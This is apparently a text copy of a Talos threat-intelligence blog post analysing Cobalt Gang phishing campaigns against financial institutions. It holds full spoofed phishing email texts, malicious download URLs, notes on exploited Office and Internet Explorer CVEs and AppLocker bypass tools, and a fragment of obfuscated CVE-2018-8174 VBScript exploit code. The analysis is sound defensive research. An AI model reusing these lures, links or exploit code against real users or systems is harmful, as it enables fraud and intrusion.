
Multiple Cobalt Personality Disorder

blog.talosintelligence.com/2018/07/multiple-cobalt-personality-disorder.html



Subject Cyber Security WG
To

```
Dear colleagues,

Please find attached the OSINT Dashboard for week 27.

The following link lets you access the document(s) directly via EBF Sharepoint:

 OSINT Dashboard week 27.pdf


With kind regards,
Dominique


European Banking Federation
Avenue des Arts 56, B-1000 Brussels, Belgium
European Transparency Register - ID number 4722660944-27
www.ebf.eu <http://www.ebf.eu>
```

Introduction

Despite the notion that modern cybersecurity protocols have stopped email-based attacks, email continues to be one of the primary attack vectors for malicious actors — both for widespread and targeted operations.

Recently, Cisco Talos has observed numerous email-based attacks that are spreading malware to users at both a large and small scale. In this blog post, we analyze several of those campaigns and their tactics, techniques and procedures (TTPs). These campaigns were all observed between mid-May and early July of this year, and can likely be attributed to one, or possibly two, groups. The attacks have become more sophisticated, and have evolved to evade detection on a continual basis.

Other researchers have attributed these attacks to a group known as the Cobalt Gang, which has continued its activities even after the arrest of its alleged leader in Spain this year.

Simple campaigns typically use a single technique and often embed the final executable payload into the exploit document. However, more complex campaigns require meticulous planning on the part of the attacker and include more sophisticated techniques to hide the presence of the malicious code, evade operating system protection mechanisms and eventually deliver the final payload, likely to be present only in the memory of the infected computer and not as a file on the disk.

The attacks we will be highlighting generally start with an email campaign, often targeted toward financial institutions. The malicious emails display a strong command of the English language, and their content may have been taken from legitimate emails relevant to the business of the targeted organization.

The emails either contain a URL pointing to one of the three document types or have initial attack stages attached outright. They are using Word OLE compound documents with malicious obfuscated VBA macro code, RTF documents containing Microsoft Office exploits or PDF documents that start the next attack stages to eventually deliver a Cobalt Strike beacon binary or a JScript-based backdoor payload.


It is essential to be aware of these attacks as emails look legitimate, but can result in the installation of a payload that can inflict significant financial damage to the targeted organization.

Infection vector — Emails

All observed attacks start with an email message, containing either a malicious attachment or a URL which leads to the first stage of the attack.

The text of the emails is likely taken from legitimate email, such as mailing lists that targeted organisations may be subscribed to.

Below are three examples, with the first one purporting to be sent by the European Banking Federation and is using a newly registered domain for the spoofed sender email address. The attachment is a malicious PDF file that entices the user to click on a URL to download and open a weaponized RTF file containing exploits for CVE-2017-11882, CVE-2017-8570 and CVE-2018-8174. The final payload is a JScript backdoor also known as More_eggs that allows the attacker to control the affected system remotely.




From European Banking Federation <sec@ebf.eu.com>
Subject **Cyber Security WG**
To

```
Dear colleagues,

Please find attached the OSINT Dashboard for week 27.

The following link lets you access the document(s) directly via EBF Sharepoint:

 OSINT Dashboard week 27.pdf


With kind regards,
Dominique


European Banking Federation
Avenue des Arts 56, B-1000 Brussels, Belgium
European Transparency Register - ID number 4722660944-27
www.ebf.eu <http://www.ebf.eu>

Please consider the environment before printing this email
```

Observed email campaign 1

The second campaign, sent on June 19, appears to be sharing threat intelligence information with the recipient, and the sender seems to be from a newly registered domain that looks like a domain belonging to a major manufacturer of ATMs and other payment systems. This campaign contains a URL, which points to a malicious Word document where the infection chain is triggered by the user allowing the VBA macro code to run.




From Diebold Nixdorf <admin@dieboldnixdorf.us>
Subject **Black box attacks**
To

6/19/2018 8:55 AM

```
EAST has just published a European Payment Terminal Crime Report covering 2017 which reports that ATM malware attacks have
started in Western and Central Europe.

A total of 192 ATM malware and logical attacks were reported, up from 58 in 2016, a 231% increase.  189 of the attacks were
logical attacks where equipment typically referred

 to as a ‘black box’ is used to send dispense commands directly to the ATM cash dispenser in order to cash-out the ATM.

Apply security protocol:


http://dieboldnixdorf.us/Doc/Security_protocol.doc


Diebold Nixdorf
5995 Mayfair Road
P.O. Box 3077
North Canton, Ohio USA 44720-8077
Tel: +1 330.490.3790
```

Observed email campaign 2

The third campaign, sent on July 10, is a more personal campaign that targets a variety of businesses. The subject indicates that this is a complaint about problems with services provided by the target company, allegedly listed in an attached document. The attachment is an RTF document containing exploits that start the chain of several infection stages until the final executable payload is downloaded and loaded in the memory of the infected system. All emails lead to stage 1 of the attack chain.



From Corporate Officer <jang12345@mail.com>
Subject **Description of my complaint about your service.**
7/5/2018 1:17 AM
To [redacted]

```
Hello,


I have been utilizing your services for some time, unfortunately i begun to encounter significant concerns with it around a month ago. Im
definitely disappointed due to the fact that i've been contacting help ever since, but my problem even now continue to persist.

To take care of this matter, i would appreciate immediate repair or money-back. Enclosed are all copies of my records, including support
chat receipts and in-depth explanation of this situation. I most definitely look in advance to your response and a solution to this issue
and will wait until the end of up coming week before search [redacted] ner authorized organizations or submitting a complaint with
my attorney.

Please get in touch me immediately.

Thank You
```


Observed email campaign 3

Stage 1

Document attacks (PDFs, RTFs, DOCs)


Most commonly, the observed emails have a malicious RTF file as an attachment, but the attachments can also be Word documents with obfuscated VBA macro code, PDF files that redirect to other documents, or even outright binary executable payloads.

Here, we show an example of a PDF campaign as seen from the point of view of the affected user. The user receives an email with a PDF attachment and opens a file that does not contain any exploit code, but relies on the social engineering techniques used in the email, which should convince the user to open the attachment without suspecting that there may be something wrong with it.


Confidential.pdf - Adobe Reader
File Edit View Document Tools Window Help
Encrypted file attached below
VIEW PDF
https://goo.gl/mn7iGj

This malicious PDF only contains a URL to entice the user to view the file.

If the user chooses to click on the URL link and to read the actual content of the file, the browser will open a legitimate Google location which will redirect the browser to a malicious document.



Redirecting - Internet Explorer
https://www.google.com/url?sa=D&q=https://document.cdn-one.biz
Redirecting

Redirecting you to https://document.cdn-one.biz/doc000512.pdf

Browser redirection

Finally, the malicious Word document is opened and the VBA macro code is run after the user allows for the editing of the content within Word. This eventually kickstarts the rest of the infection chain, terminates the Word process to hide the original file and opens a new


Word instance to display a non-malicious decoy document dropped to the disk drive by one of the previous stages.


doc051751 [Read-Only] - Microsoft Word

Online preview is not available!
Please enable Editing and Content mode to view this document

Malicious Word document

The decoy document remains constant throughout the campaign and is likely a side effect of the Threadkit exploit toolkit and cannot be relied upon for attribution.


Error rendering document.

Decoy document opened in Word

Stage 2 — Exploits and exploit kits


RTF documents sent in the observed campaigns contain exploits for several vulnerabilities in Microsoft Office, and they seem to be created using a version of an exploit toolkit, often referred to as Threadkit. Documents generated by the toolkit typically launch a couple of batch files, task.bat and task (2).bat that drive the rest of the infection process.

Threadkit is not exclusively used by the actors behind the observed attacks but also by other groups utilizing various payloads, including Trickbot, Lokibot, SmokeLoader and some other banking malware.

The actors behind the attacks seem to be using a somewhat modified version of the exploit kit, which relies on launching code through known mechanisms for evading Windows AppLocker protection feature and leveraging legitimate Microsoft applications such as cmstp, regsvr32 or msxsl. We will discuss these mechanisms in more detail later in this post.

At least three vulnerabilities are exploited with these documents, the most common of which is a memory stack buffer overflow in Microsoft Equation Editor (CVE-2017-11882) patched by Microsoft in November 2017, followed by a composite moniker vulnerability (CVE-2017-8570), as well as the very similar, but slightly older, script moniker vulnerability that is very popular among attackers (CVE-2017-0199).

More recent attacks also attempted to exploit an Internet Explorer vulnerability (CVE-2018-8174) triggered by an RTF document and an embedded URL moniker object. The embedded object triggers a download of an HTML page containing the VBScript that exploits the vulnerability and launches the shellcode. The HTML component of the exploit is based on the original exploit code discovered in May this year.



```
<!doctype html>
<html lang="en">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<meta http-equiv="x-ua-compatible" content="IE=10">
<meta http-equiv="Expires" content="0">
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Cache-control" content="no-cache">
<meta http-equiv="Cache" content="no-cache">
</head>
<body>
<script language="vbscript">
Dim lIIl
Dim IIIlI(6),IllII(6)
Dim IllI
Dim IIllI(40)
Dim lIlIIl,lIIIll
Dim IlII
Dim llll,IIIIl
Dim llllIl,IlIIII
Dim ntAAA,vpaa
IlII=195948557
lIlIIl=Unescape("%u0001%u0880%u0001%u0000%u0000%u0000%u0000%u0000%uffff%u7fff%u0000%u0000")
lIIIll=Unescape("%u0000%u0000%u0000%u0000%u0000%u0000%u0000%u0000")
IllI=195890093
Function IIIII(dnnnnn)
lIlII=0
IllllI=0
IIlIIl=0
```

CVE-2018-8174 VB script exploit code

Stage 3 — Scriptlets, scripts and DLLs

AppLocker bypass attempts (cmstp, msxsl, regsvr32)

